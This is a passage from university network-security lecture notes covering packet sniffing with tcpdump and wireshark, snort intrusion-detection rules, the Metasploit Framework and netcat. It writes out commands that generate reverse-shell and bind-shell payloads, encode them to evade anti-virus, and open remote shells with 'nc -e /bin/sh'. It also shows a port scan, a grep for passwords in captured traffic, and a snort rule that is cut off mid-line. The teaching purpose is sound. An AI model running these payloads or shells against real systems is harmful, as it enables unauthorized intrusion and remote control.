
- The name **network analyzer** is justified by the fact that you can use a packet sniffer to *localize* a problem in a network. As an example, suppose that a packet sniffer says that the packets are indeed being put on the wire by the different hosts. If the network interface on a particular host is not seeing the packets, you can be a bit more certain that the problem may be with the network interface in question.

- The name **protocol analyzer** is justified by the fact that a packet sniffer can look inside the packets for a given service (especially the packets exchanged during handshaking and other such negotiations) and make sure that the packet composition is as specified in the RFC document for that service protocol.

- What makes packet sniffing such a potent tool is that a majority of LANs are based on the **shared Ethernet** notion. In a shared Ethernet, you can think of all of the computers in a LAN as being plugged into the same wire (notwithstanding appearances to the contrary). [Strictly speaking, it is only the hosts that are behind the same switch that see all packets in their portion of the LAN. See Lecture 16 for the difference between routers, switches, and hubs.] **So all the Ethernet interfaces on all the machines that are plugged into the same router will see all the packets. On wireless LANs, all the interfaces on the same channel see all the packets meant for all of the hosts that have signed up for that channel.**

- As you'll recall from Lecture 16, it is the lowest layer of the TCP/IP protocol stack, the Physical Layer, that actually puts the information on the wire. What is placed on the wire consists of data packets called **frames**. Each Ethernet interface gets a 48-bit address, called the MAC address, that is used to specify the source address and the destination address in each frame. Even though each network interface in a LAN sees all the frames, any given interface normally would not accept a frame unless the destination MAC address corresponds to the interface. [The acronym MAC here stands for Media Access Control. Recall that in Lecture 15, we used the same acronym for Message Authentication Code.]

- Here is the structure of an Ethernet frame:



- The minimum size of an Ethernet frame is 64 bytes (D-addr: 6 bytes, S-addr: 6 bytes, Frame Type: 2 bytes, Data: 46 bytes, CRC checksum: 4 bytes). Padding bytes must be added if the data itself consists of fewer than 46 bytes. The maximum size is limited to 1518 bytes from the perspective of what's put on the wire, since it includes the 4 bytes CRC checksum. From the perspective of what would be received by an upper level protocol (say, the IP protocol) at the receiving end, the maximum size is

limited to 1514 bytes. As you can guess, the number of bytes in the data field must not exceed 1500 bytes. [In modern Gigabit networks, a frame size of only 1514 bytes leads to excessively high frame rates. So there is now the notion of a *Jumbo Ehternet Frame* for ultrafast networks.]

- In the OSI model of the TCP/IP protocol stack [see Section 16.2 of Lecture 16 for the OSI model], it is the Data Link Layer's job to map the destination IP address in an outgoing packet to the destination MAC address and to insert the MAC address in the outgoing frame. The Physical Layer then puts the frame on the wire. [From the larger perspective of the internet, hosts are uniquely identified by their IP addresses. However, at a local level a machine cannot communicate with another machine or a router or a switch unless it has the MAC address for the destination interface. Coming up with a scalable and dynamic solution to the problem of how to obtain the MAC address that goes a with a given IP address that your machine wants to send a packet to was perhaps one of the greatest engineering accomplishments that ultimately resulted in the worldwide internet as we know it today. You could ask why not use the IP addresses directly as MAC addresses for communications in a local network. That would not be practical since we must allow a host to possess multiple communication interfaces. If you did not allow for that, how would you get a router to work? With the clean separation between IP addresses and MAC addresses, a single host with a unique IP address is allowed to have an arbitrary number of interfaces, each with its own MAC address. With this separation between the addressing schemes, and with IP addresses representing the main identity of a host, we are faced with the problem of discovering the MAC address associated with an interface for a host with a given IP address. (Obviously, when a host possesses multiple interfaces, only one can participate in a single LAN.) That's where the ARP protocol comes in. The next bullet explains briefly what this protocol does.]

- The Data Link Layer uses a protocol called the Address Resolution Protocol (ARP) to figure out the destination MAC address

corresponding to the destination IP address. [In Section 9.8.1 of Lecture 9 I showed how ARP packets can be used to crack the encryption key in a locked WiFi.] As a first step in this protocol, the system looks into the locally available ARP cache. If no MAC entry is found in this cache, the system broadcasts an ARP request for the needed MAC address. As this request propagates outbound toward the destination machine, either en-route gateway machine supplies the answer from its own ARP cache, or, eventually, the destination machine supplies the answer. The answer received is cached for a maximum of 2 minutes. [If you want to see the contents of the ARP cache at any given moment, simply execute the command "`arp -a`" from the command line. It will show you the IP addresses and the associated MAC addresses currently in the cache. You don't have to be root to execute this command. Do `man arp` on your Ubuntu machine to find out more about the `arp` command.]

- Unless otherwise constrained by the arguments supplied, a packet sniffer will, in general, accept all of the frames in the LAN regardless of the destination MAC addresses in the individual frames.

- When a network interface does not discriminate between the incoming frames on the basis of the destination MAC address, we say the interface is operating in the **promiscuous mode**. [You can easily get an interface to work in the promiscuous mode simply by invoking '`sudo ifconfg ethX promisc`' where `ethX` stands for the name of the interface (it would be something like eth0, eth1, wlan0, etc.).]

- About the power of packet sniffers to "spy" on the users in a

LAN, the `dsniff` packet sniffer contains the following utilities that can collect a lot of information on the users in a network

sshmitm : This can launch a man-in-the-middle attack on an SSH link. (See Lecture 9 for the man-in-the-middle attack). As mentioned earlier, basically the idea is to intercept the public keys being exchanged between two parties A and B wanting to establish an SSH connection. The attacker, X, that can eavesdrop on the communication between A and B with the help of a packet sniffer pretends to be B vis-a-vis A and A vis-a-vis B.

urlsnarf : From the sniffed packets, this utility extracts the URL's of all the web sites that the network users are visiting.

mailsnarf: This utility can track all the emails that the network users are receiving.

webspy : This utility can track a designated user's web surfing pattern in real-time.

and a few others

23.3.1: Packet Sniffing with `tcpdump`

- This is an open-source packet sniffer that comes bundled with all Linux distributions.

- You saw many examples in Lectures 16 and 17 where I used `tcpdump` to give demonstrations regarding the various aspects of TCP/IP and DNS. **The notes for those lectures include explanations for the more commonly used command-line options for `tcpdump`.**

- `tcpdump` uses the **pcap** API (in the form of the `libpcap` library) for packet capturing. (The Windows equivalent of `libpcap` is `WinCap`.)

- Check the **pcap** manpage in your Linux installation for more information about **pcap**. You will be surprised by how easy it is to create your own network analyzer with the **pcap** packet capture library.

- Here is an example of how `tcpdump` could be used on your Linux laptop:

– First create a file for dumping all of the information that will be produced by `tcpdump`:

```
touch tcpdumpfile
chmod 600 tcpdumpfile
```

where I have also made it inaccessible to all except myself as root.

– Now invoke `tcpdump`:

```
tcpdump -w tcpdumpfile
```

This is where `tcpdump` begins to do its work. It will will print out a message saying as to which interface it is listening to.

– After you have collected data for a while, invoke

```
strings tcpdumpfile | more
```

This will print out all the strings, meaning sequences of characters delimited by nonprintable characters, in the `tcpdumpfile`. The function `strings` is in the `binutils` package.

– For example, if you wanted to see your password in the dump file, you could invoke:

```
strings tcpdumpfile | grep -i password
```

– Hit `<ctrl-c>` in the terminal window in which you started `tcpdump` to stop packet sniffing.

23.3.2: Packet Sniffing with `wireshark` (formerly `ethereal`)

- **Wireshark** is a packet sniffer that, as far as packet sniffing is concerned, works in basically the same manner as `tcpdump`. (It also uses the **pcap** library.) What makes `wireshark` special is its GUI front end that makes it extremely easy to analyze the packets.

- As you play with Wireshark, you will soon realize the importance of a GUI based interface for understanding the packets and analyzing their content in your network. To cite just one example of the ease made possible by the GUI frontend, suppose you have located a suspicious packet and now you want to look at the rest of the packets in just that TCP stream. With Wireshark, all you have to do is to click on that packet and turn on "follow TCP stream feature". Subsequently, you will only see the packets in that stream. The packets you will see will include resend packets and ICMP error message packets relevant to that stream.

- With a standard install of the packages, you can bring up the wireshark GUI by just entering `wireshark` in the command line. While you can call `wireshark` in a command line with a large number of options to customize its behavior, it is better to use the GUI itself for that purpose. So call `wireshark` without any

options. [**If you are overwhelmed by the number of packets you see in the main window, enter something like `http` in the "Filter" text window just below the top-level icons. Subsequently, you will only see the http packets. By filtering out the packets you do not wish to see, it is easier to make sense of what is going on.**]

- The `wireshark` user's manual (HTML) is readily accessible through the "Help" menu button at the top of the GUI.

- To get started with sniffing, you could start by clicking on "capture". This will bring up a dialog window that will show all of the network interfaces on your machine. Click on "Start" for the interface you want to sniff on. Actually, instead click on the "Options" for the interface and click on "Start" through the resulting dialog window where you can name the file in which the packets will be dumped.

- You can stop sniffing at any time by clicking on the second-row icon with a little red 'x' on it.

- Wireshark understand 837 different protocols. You can see the list under "Help" menu button. It is instructive to scroll down this list if only to get a sense of how varied and diverse the world internet communications has become.

- Wireshark gives you three views of each packet:
  - A one line summary that looks like

```
Packet  Time      Source        Destination   Protocol   Info
Number
--------------------------------------------------------------------

 1   1.018394   128.46.144.10  192.168.1.100  TCP   SSH > 33824 [RST,ACK] ..
```

  - A display in the middle part of the GUI showing further details on the packet selected. Suppose I select the above packet by clicking on it, I could see something like the following in this "details" display:

```
Frame 1  (54 bytes on the wire, 54 bytes captured)
Ethernet II, Src: Cisco-Li_6f:a8:db  (00:18:39:6f:a8:db), Dst: ...........
Internet Protocol:  Src: 128.46.144.10 (128.46.144.10)   Dst: .......
Transmission Control Protocol:  Src Port: ssh (22), Dst Port: 33824 ....
```

  - The lowest part of the GUI shows the hexdump for the packet.

- Note that wireshark will set the local Ethernet interface to promiscuous mode so that it can see all the Ethernet frames.

23.4: INTRUSION DETECTION WITH `snort`

- You can think of an **intrusion detector** as a packet sniffer on steroids.

- While being a passive capturer of the packets in a LAN just like a regular packet sniffer, an intrusion detector can bring to bear on the packets some fairly complex logic to decide whether an intrusion has taken place.

- One of the best known intrusion detectors is **`snort`**. By examining all the packets in a network and applying appropriate rulesets to them, it can do a good job of detecting intrusions. [`snort` does everything that `tcpdump` does plus more.] Like **`tcpdump`**, **`snort`** is an open-source command-line tool.

- What makes **`snort`** a popular choice is its easy-to-learn and easy-to-use rule language for intrusion detection. Just to get an idea of the range of attacks that people have written intrusion-detection

rules for, here are the names of the rule files in `/etc/snort/rules` directory on my Ubuntu machine:

```
backdoor.rules                  community-web-iis.rules    pop2.rules
bad-traffic.rules               community-web-misc.rules   pop3.rules
chat.rules                      community-web-php.rules    porn.rules
community-bot.rules             ddos.rules                 rpc.rules
community-deleted.rules         deleted.rules              rservices.rules
community-dos.rules             dns.rules                  scan.rules
community-exploit.rules         dos.rules                  shellcode.rules
community-ftp.rules             experimental.rules         smtp.rules
community-game.rules            exploit.rules              snmp.rules
community-icmp.rules            finger.rules               sql.rules
community-imap.rules            ftp.rules                  telnet.rules
community-inappropriate.rules   icmp-info.rules            tftp.rules
community-mail-client.rules     icmp.rules                 virus.rules
community-misc.rules            imap.rules                 web-attacks.rules
community-nntp.rules            info.rules                 web-cgi.rules
community-oracle.rules          local.rules                web-client.rules
community-policy.rules          misc.rules                 web-coldfusion.rules
community-sip.rules             multimedia.rules           web-frontpage.rules
community-smtp.rules            mysql.rules                web-iis.rules
community-sql-injection.rules   netbios.rules              web-misc.rules
community-virus.rules           nntp.rules                 web-php.rules
community-web-attacks.rules     oracle.rules               x11.rules
community-web-cgi.rules         other-ids.rules
community-web-client.rules      p2p.rules
```

- To give you a taste of the rule syntax, here is a simple rule:

```
alert tcp any any -> 192.168.1.0/24 80 (content:"|A1 CC 35 87|"; msg:"accessing port 80 on local")
```

where the keyword `alert` is the action part of the rule, the keyword `tcp` the protocol part, the string `any any` the source address and the source port, the string `->` the direction operator, and the string `192.168.1.0/24 80` the destination address and port . These five parts constitute the rule header. What comes after that inside '()' is the rule body.

- To understand the header better, the string `any any` when used as the source means "from any IP address and from any source port." The portion `192.168.1.0/24` of the destination part means a Class C private network with its first 24 bits fixed as specified by the first three decimal numbers in the decimal-dot notation. The portion `80` specifies the destination port. The direction operator can be either `->` or `<-` or `<>`, the last for packets going in either direction.

- It is the body of a rule that takes some time getting used to. Remember, the body is whatever is between the parentheses '(' and ')'.

- The body consists of a sequence of **rule options** separated by ';'. A couple of the more frequently used options are: (1) the payload detection option, and (2) the metadata option. [The purpose of the metadata option is to convey some useful information back to the human operator. The purpose of the payload detection option is to establish a criterion for triggering the rule, etc.]

- Each option in the body of a rule begins with a keyword followed by a colon.

- Some of the more commonly used keywords for the payload detection option are: `content` that looks for a string of bytes in the packet payload, `nocase` that makes payload detection case

insensitive, `offset` that specifies how many bytes to skip before searching for the triggering condition, `pcre` that says that matching of the payload will be with a Perl compatible regular expression, etc.

- Some of the more commonly used keywords are for the metadata option are: `msg`, `reference`, `classtype`, `priority`, `sid`, `rev`, etc.

- In the rule example shown at the bottom of page 36, the body contains two options: the payload detection option `content` and the metadata option `msg`. Therefore, that rule will be triggered by any TCP packet whose payload contains the byte sequence `A1 CC 35 87`. When you are listing the bytes in hex, you are supposed to place them between '|' and '|'.

- It is often useful to only trigger a rule if the packet belongs to an established TCP session. This is accomplished with the `flow` option. The body of a rule will contain a string like `flow: to_server, established` if you wanted the rule to be triggered by a packet meant for a server and it was a part of an established session between the server and a client.

- You can also cause one rule to create conditions for triggering another rule later on. This is done with the `flowbits` option. An option declaration inside the rule body that looks like

```
flowbits:set, community_is_proto_irc;
```

means that you have set a tag named `community_is_proto_irc`. Now if there is another rule that contains the following option declaration inside its body:

```
flowbits:isset, community_is_proto_irc;
```

this would then become a condition for the second rule to fire.

- With that very brief introduction to the rule syntax, let's now peek into some of the rule files that are used for intrusion detection.

- Shown below are some beginning rules in the file `community-bot.rules`. **These rules look for botnets using popular bot software.** [**As explained in Lecture 29,** a **botnet** is a typically a collection of compromised computers — usually called **zombies** or **bots** — working together under the control of their human handlers — frequently called **bot herders** — who may use the botnet to spew out malware such as spam, spyware, etc. It makes it more difficult to track down malware if it seems to emanate randomly from a large network of zombies.] A bot herder typically sets up an IRC (Internet Relay Chat) channel for instant communications with the bots under his/her control. Therefore, the beginning of the ruleset shown below focuses on the IRC traffic in a network. [Although it is relatively trivial to set up a chat server (for example, see Chapter 19 of my PwO book for C++ and Java examples and Chapter 15 of my SwO book for Perl and Python examples), what makes IRC different is that one IRC server can connect with other IRC servers to expand the IRC network. Ideally, when inter-server hookups are allowed, the servers operate in a tree topology in which the messages are routed only through the branches that are necessary to serve all the clients but with

every server aware of the state of the network. IRC also allows for private client-to-client messaging and for private individual-to-group link-ups. **That should explain why bot herders like IRC.** Joining an IRC chat does not require a log-in, but it does require a nickname (frequently abbreviated as just `nick` in IRC jargon). See Lecture 29 for further information on botnets.]

```
# The following rule merely looks for IRC traffic on any TCP port (by detecting NICK change
# events, which occur at the beginning of the session) and sets the is_proto_irc flowbit.
# It does not actually generate any alerts itself:
alert tcp any any -> any any (msg:"COMMUNITY BOT IRC Traffic Detected By Nick Change"; \
flow: to_server,established; content:"NICK "; nocase; offset: 0; depth: 5; flowbits:set,\
community_is_proto_irc; flowbits: noalert; classtype:misc-activity; sid:100000240; rev:3;)

# Using the aforementioned is_proto_irc flowbits, do some IRC checks.  This one looks for
# IRC servers running on the $HOME_NET
alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"COMMUNITY BOT Internal IRC server detected"; \
flow: to_server,established; flowbits:isset,community_is_proto_irc; classtype: policy-violation; \
sid:100000241; rev:2;)


# These rules look for specific Agobot/PhatBot commands on an IRC session
alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"COMMUNITY BOT Agobot/PhatBot bot.about \
command"; flow: established; flowbits:isset,community_is_proto_irc; content:"bot.about"; \
classtype: trojan-activity; sid:100000242; rev:2;)


alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"COMMUNITY BOT Agobot/PhatBot bot.die command";
flow: established; flowbits:isset,community_is_proto_irc; content:"bot.die"; classtype:
trojan-activity; sid:100000243; rev:2;)
....
....
....
```

- Next let us peek into the file **`community-virus.rules`**. Here are the first three rules, meant for detecting the viruses Dabber (at two different ports) and BlackWorm.

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 5554 (msg:"COMMUNITY VIRUS Dabber PORT overflow \
attempt port 5554"; flow:to_server,established,no_stream; content:"PORT"; nocase; isdataat:100,\
relative; pcre:"/^PORT\s[^\n]{100}/smi"; reference:MCAFEE,125300; classtype:attempted-admin; \
sid:100000110; rev:1;)
```

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 1023 (msg:"COMMUNITY VIRUS Dabber PORT overflow \
attempt port 1023"; flow:to_server,established,no_stream; content:"PORT"; nocase; isdataat:100,\
relative; pcre:"/^PORT\s[^\n]{100}/smi"; reference:MCAFEE,125300; classtype:attempted-admin; \
sid:100000111; rev:1;)

alert tcp $HOME_NET any -> 207.172.16.155 80 (msg:"COMMUNITY VIRUS Possible BlackWorm or \
Nymex infected host"; flow:to_server,established; uricontent:"/cgi-bin/Count.cgi?df=765247"; referen
Win32%2fMywife.E%40mm; reference:url,cme.mitre.org/data/list.html#24; reference:url,isc.\
sans.org/blackworm; classtype:trojan-activity; sid:100000226; rev:2;)

....
....
```

- It is easy to install `snort` through your Synaptic Packet Manager, but be warned that the installation does not run to completion without additional intervention by you. Before telling you what that intervention is, the installation will place the executable in `/usr/sbin/snort`, the start/stop/restart script in `/etc/init.d/snort`, and the config files in the `/etc/snort/` directory. As you'd expect, the documentation is placed in the `/usr/share/doc/snort/` directory. Please read the various `README` files in this directory before completing the installation. Some of these `README` files are compressed; so you will have to use a command like

  ```
  zcat README.Debian.gz | more
  ```

  to see what the instructions are. As you will find out from these `README` files, a full installation of `snort` requires that you also install a database server like `MySQL` or `PostgreSQL`. **But if you want to just have fun with `snort` as you are becoming familiar with the tool, it is not necessary to do so.** You

just need to make sure that you delete the zero-content file named `db-pending-config` from the `/etc/snort/` directory.

- The syntax for writing the intrusion detection rules is explained in the file `/usr/share/doc/snort/snort_rules.html`.

- Your main config file is `/etc/snort/snort.conf`, but it should be good enough as it is for an initial introduction to the system.

- Once you get `snort` going, try the following command lines **as root**:

```
snort -v -i wlan0              // will see the headers of ALL TCP
                               // packets visible to the wlan0
                               // wireless interface

                               // the -v option is for verbose
                               // it slows down snort and it can lose
                               // packets with -v

snort -d -e -i wlan0           // will also show you data in packets
                               // -d option is for data, -e is for
                               // link-layer packets

snort -de -i wlan0             // a compressed form of the above


snort -d -i wlan0 -l my_snortlog_directory -h 192.168.1.0/24
                               // will scan your home LAN and dump
                               // info into a logfile in the named
                               // directory

snort -d -i wlan0 -l my_snortlog_directory -c rule-file
                               // will dump all of the info in a
                               // logfile but only for packets
```

```
                                        // that trigger the specified rules
```

Do '`man snort`' to see all the options.

- If instead of the above command lines, you start up snort with (as root, of course):

```
/etc/init.d/snort start
```

and then if you do `ps ax | grep snort`, you will discover that this automatic start is equivalent to the following command line invocation:

```
snort -m 027 -D -d -l /var/log/snort -u snort -g snort -c /etc/snort/snort.conf\
-S HOME_NET=[192.168.0.0/16] -i eth0
```

assuming you are connected to a home LAN (192.168.1.0/24). Note the `-c` option here. In this case, this option points to the config file itself, meaning in general all the rule files pointed to by the config file.

- You can customize how `snort` works for each separate interface by writing a config file specific to that interface. The naming convention for such files is `/etc/snort/snort.$INTERFACE.conf`

- Some of the source code in `snort` is based directly on `tcpdump`.

- Martin Roesch is the force behind the development of Snort. It is now maintained by his company Sourcefire. The main website

for Snort is `http://www.snort.org`. The main manual for the system is `snort_manual.pdf` (it did not land in my computer with the installation).

23.5: PENETRATION TESTING AND DEVELOPING NEW EXPLOITS WITH THE METASPLOIT FRAMEWORK

- The Metasploit Framework (`http://www.metasploit.com`) has emerged as "the tool" of choice for developing and testing new exploits against computers and networks.

- The Metasploit Framework can be thought of as a major "force multiplier" for both the good guys and the bad guys. It makes it easier for the good guys to test the defenses of a computer system against a large array of exploits that install malware in your machine. At the same time, the Framework makes it much easier for the bad guys to experiment with different exploits to break into a computer.

- The Framework has sufficient smarts built into it so that it can create exploits for a large number of different platforms, saving the attacker the bother of actually having to write code for those platforms.

- Let's say you want to create a worm for the iPhone platform but you don't know how to program in Objective C, the primary language for iPhone applications. Not to worry. With the Metasploit Framework, all you have to do is to execute the command `msfpayload` and give it the options that apply to the iPhone platform, and, voila, you'll have the executable of a worm for the iPhone. Obviously you would still be faced with the problem of delivering the worm you just created to its intended target. For that you could try mounting a social engineering attack of the type discussed in Lecture 30.

- The MF command mentioned above, `msfpayload`, allows you to create a *payload* in either the source-code form in a large variety of languages or as a binary executable for a number of different platforms. A exploit would then consist of installing the payload in a machine to be attacked. [In the context of network security exploits, a *payload* is the same thing as *shellcode* — examples of which you saw in Section 21.7 of Lecture 21.]

- The Metasploit Framework creates two different kinds of payloads: (1) Payloads that are fully autonomous for whatever it is they are meant to do — in the same sense as a worm we described in Lecture 22. And (2) Payloads with just sufficient networking capability to later pull in the rest of the needed code. [The first type of a payload is easier to detect by anti-virus tools. The second type of a payload would be much harder to detect because of its generic nature. The false-positive rate of an anti-virus tool that detects the second type of a payload would generally be much

too high for the tool to be of much practical use.] From the standpoint of the good guys, a payload is what you attack a machine with to test its defenses. And, from the standpoint of the bad guys, a payload is nothing but a worm as we defined it in Lecture 22.

- The first type of a payload is created with the command syntax that, for the case of payloads meant for the Windows platform, looks like **`msfpayload window/shell_reverse_tcp`** and the second type with command syntax that looks like **`msfpayload windows/shell/reverse_tcp`**.

- To give the reader a sense of the syntax used for creating the payloads, the command

```
msfpayload windows/shell_bind_tcp X > temp.exe
```

  creates the executable for a Windows backdoor shell listener, in other words, a server socket, on port 4444 (by default). If you could get the owner of a Windows machine to execute the code produced, you would have direct connection with the server program you installed surreptitiously. The following command line

```
msfpayload windows/shell_reverse_tcp LHOST=xxx.xxx.xxx.xxx \
                                     LPORT=xxxxx  >  temp.exe
```

  generates a reverse shell executable that connects back to the machine whose address is supplied through the parameter LHOST on its port supplied through the parameter LPORT. What that means is that subsequently you will have access to a shell on the attacked machine for executing other commands.

- Another very useful command in the Framework is `msfencode` that encodes a payload to make its detection more difficult by en-route filtering and targeted-machine anti-virus tools. The Metasploit Framework includes several different encoders, the most popular being called Shikata Ga Nai. A more technical name for this encoder is "Polymorphic XOR Additive Feedback Encoder."

- Encoded a payload also generates a *decoder stub* that is prepended to the encoded version of the payload for the purpose of decoding the payload at runtime in the attacked machine. The decoder stub simply reverses the steps used for encoding. The encoded version of payload is generally produced by piping the output of the `msfpayload` command into the `msfencode` command. Your encoded payloads are less likely to be detected by anti-virus tools if the payload was created was of the second type we mentioned above. That is, if it is of the type that contains only minimal code for connecting back to the attacker for the rest of the code.

- Here is an interesting report by `I)ruid` on how to encode a payload in such a way that makes it more difficult for anti-virus and intrusion prevention tools to detect the payload: `http://uninformed.org/index.cgi?v=9&a=3`. The title of the report is "Context-keyed Payload Encoding: Preventing Payload Disclosure via Context."

- Another interesting report you may wish to look up is "Effec-

tiveness of Antivirus in Detecting Metasploit Payloads" by Mark Baggett. It is available from `http://www.sans.org` (or, you can just google the title of the report). This report examines the effectiveness with which the current anti-virus tools can detect the payloads generated by the Metasploit Framework.

- The Metasploit Framework has been acquired by Rapid7. However, it is free for non-commercial use.

23.6: THE EXTREMELY VERSATILE `netcat` UTILITY

- Netcat has got to be one of the most versatile tools ever created for troubleshooting networks. It is frequently referred to as the Swiss Army knife for network diagnostics.

- I suppose the coolest thing about **`netcat`** is that you can create TCP/UDP servers and clients without knowing a thing about how to program up such things in any language.

- And the second coolest thing about **`netcat`** is that it is supported on practically all platforms. So you can easily have Windows, Macs, Linux, etc., machines talking to one another even if you don't have the faintest idea as to how to write network programming code on these platforms. [Netcat comes pre-installed on several platforms, including Ubuntu and Macs]

- The manpage for **`netcat`** (you can see it by executing '**`man netcat`**' or '**`man nc`**') is very informative and shows examples of several different things you can do with **`netcat`**.

- What I have said so far in this section is the good news. The bad news is that you are likely to find two versions of `netcat` in your Ubuntu install: `nc.openbsd` and `nc.traditional`. The command `nc` is aliased to `nc.openbsd`. There are certain things you can do with `nc.traditional` that you are not allowed to with `nc`. Perhaps the most significant difference between `nc` and `nc.traditional` is with regard to the '-e' option. It is supported in `nc.traditional` but not in `nc`. The '-e' option can be used to create shells and remote shells for the execution of commands.

  You have a *shell* if the machine with the listener socket (the server socket) executes a shell command like `/bin/sh` on Unix/Linux machines or like `cmd.exe` on Windows machines. Subsequently, a client can send commands to the server, where they will be interpreted and executed by the shell. You have a *reverse shell* if the client side creates a client socket and then executes a shell command locally (such as by executing `/bin/sh` or `cmd.exe`) for the interpretation and execution of the commands received from the server side. The '-e' option can obviously create a major security vulnerability.

- Let's now look at some of the many modes in which you can use `netcat`. I'll assume that you have available to you two machines that both support `netcat`. [If one of these machines is behind a wireless access point at home and the other is out there somewhere in the internet, you'd need to ask your wireless router to open the server-side port you will be using for the experiments I describe below — regardless of which of the two machines you use for the server side. If you don't know how to open specific ports on your home router, for a typical home setting, you'll need to point your browser at home to a URL like `http://192.168.1.1` and, for the case of LinkSys routers at least, go to a page like "Applications and Gaming" to enter the port number and the local IP address of the machine for which you want the router to do what's known as *port forwarding*. When "playing" with `netcat`, most folks use port

1234 for the server side. So just allow port forwarding on port 1234.]

- We will assume one of the machines is `moonshine.ecn.purdue.edu` and the other is my Ubuntu laptop which may be either at home (behind a LinkSys wireless router) or at work on Purdue PAL wireless.

- For a simple **two-way** connection between my Ubuntu laptop and `moonshine.ecn.purdue.edu`, I'll enter in a terminal window on `moonshine` [You do NOT have to be root for all of the example code shown in this section.] :

```
nc -l 1234
```

and in my Ubuntu laptop the command:

```
nc  moonshine.ecn.purdue.edu  1234
```

The command-line option '-l' (that is 'el' and not 'one') in the first command above creates a listening socket on port 1234 at the `moonshine` end. The laptop end creates a client socket that wants to connect to the service at port 1234 of `moonshine.ecn.purdue.edu`. This establishes a **two-way** TCP link between the two machines for the exchange of one-line-at-a-time text. So anything you type at one end of this link will appear at the other end. [This is obviously an example of a rudimentary chat link.] You can obviously reverse the roles of the two machines (provided, if you are at home behind a router, you have enabled port-forwarding in the manner I described earlier).

- An important feature of the '-l' option for most invocations of `netcat` is that when either side shuts down the TCP link by entering Ctrl-D, the other side shuts down automatically. [The Windows version of `netcat` also supports an '-L' option for creating persistent listening sockets. If you open up such a server-side listening socket, you can only shut it down from the server side.]

- An extended version of the above demonstration is for establishing a TCP link for transferring files. For example, if I say on the `moonshine` machine:

```
nc -l 1234  >  foo.txt
```

  and if I execute the following command on my laptop:

```
nc  moonshine.ecn.purdue.edu  1234   <   bar.txt
```

  The contents of the `bar.txt` on the laptop will be transferred to the file `foo.txt` on `moonshine.ecn.purdue.edu`. The TCP link is terminated after the file transfer is complete.

- I'll now demonstrate how to use `netcat` to create a shell on a remote machine. In line with the definition of *shell* and *reverse shell* presented earlier in this section, if I want to get hold of a shell on a remote machine, I must execute the command `/bin/sh` directly on the remote machine. So we will execute the following command on `moonshine.ecn.purdue.edu`:

```
nc.traditional  -l -p 1234 -e /bin/sh
```

Note the use of the '-e' option, which is only available with `nc.traditional` on Ubuntu machines. [If you are running the above command on a Windows machine, replace `/bin/sh` by `cmd.exe`. Also, on Windows, you would call `nc` and not `nc.traditional`. Running '-e' option on Widows works only if you installed the version of `netcat` that has '-e' enabled. Note that an installation of the '-e' enabled version of `netcat` on Windows may set of anti-virus alarms.] Subsequently, I will run on the laptop the command

```
nc  moonshine.ecn.purdue.edu  1234
```

Now I can invoke on my laptop any commands that I want executed on the `moonshine.ecn.purdue.edu` machine (provided, of course, `moonshine` understands those commands). For example, if I enter `ls` on my laptop, it will be appropriately interpreted and executed by the shell on `moonshine` and I will see on my laptop a listing of all the files in the directory in which I created the listening socket on the `moonshine` side. Since my laptop now has access to a command shell on `moonshine`, the laptop will maintain a continuous on-going connection with `moonshine` and execute any number of commands there — until I hit either Ctrl-D at the laptop end or Ctrl-C at the `moonshine` end. [Entering Ctrl-D on the client side means you are sending EOF (end-of-file) indication to the server socket at the other end. And entering Ctrl-C on the server side means that you are sending the SIGINT signal to the process in which the server program is running to bring it to a halt.]

- I'll now demonstrate how to use `netcat` to create a *reverse* shell on a remote machine. In line with the definition of *reverse shell* presented earlier in this section, the client side must now execute a command like `/bin/sh` on Unix/Linux machines and `cmd.exe`

on Windows machines in order to interpret and execute the commands received from the server side. So, this time, let's create an ordinary listening socket on **moonshine.ecn.purdue.edu** by entering the following in one of its terminal windows:

```
nc.traditional  -l -p 1234
```

Now, on the laptop side, I'll enter the following command line:

```
nc.traditional  moonshine.ecn.purdue.edu  1234  -e /bin/sh
```

Now any commands I enter on the server side — the **moonshine** side — will be executed on the laptop and the output of those commands displayed on the server side. *This is referred to as the server having access to a reverse shell on the client side.* You can terminate this TCP link by entering Ctrl-C on either side. [If you are running the above client-side command on a Windows machine, replace `/bin/sh` by `cmd.exe` to make available the Windows command shell to the server side.]

- You can also use **netcat** to carry out a rudimentary port scan with a command like

```
nc  -v  -z -w 2  shay.ecn.purdue.edu  20-30
```

where the last argument, 20-30, means that we want the ports 20 to 30, both ends inclusive, to be scanned. The '-w 2' sets the timeout to 2 seconds for the response from each port. The option '-v' is for the verbose mode. When used for port scanning, you may not see any output if you make the call without the verbose option. The option '-z' ensures that no data will be sent the

machine being port scanned. There is also the option '-r' to randomize the order in which the ports are scanned.

- For the next example, I'll show how you can use **netcat** to redirect a port. [This is something that you can also do easily with `iptables` by inserting a `REDIRECT` rule in the `PREROUTING` chain of the `nat` table of the firewall. See Chapter 18.] To explain the idea with a simple example, as you know, the SSH service is normally made available on port 22. Let's say, just for sake of making an example of port redirection, that you cannot reach that port directly. Instead you are allowed to reach, say, the port 2020. With **netcat**, you can relay your SSH connection through the port 2020. To bring that about, you execute the following two commands in some directory (which could be '**/tmp**' that all processes are allowed to write to)

```
mkfifo reverse
nc -l 2020 < reverse  |  nc localhost 22 > reverse
```

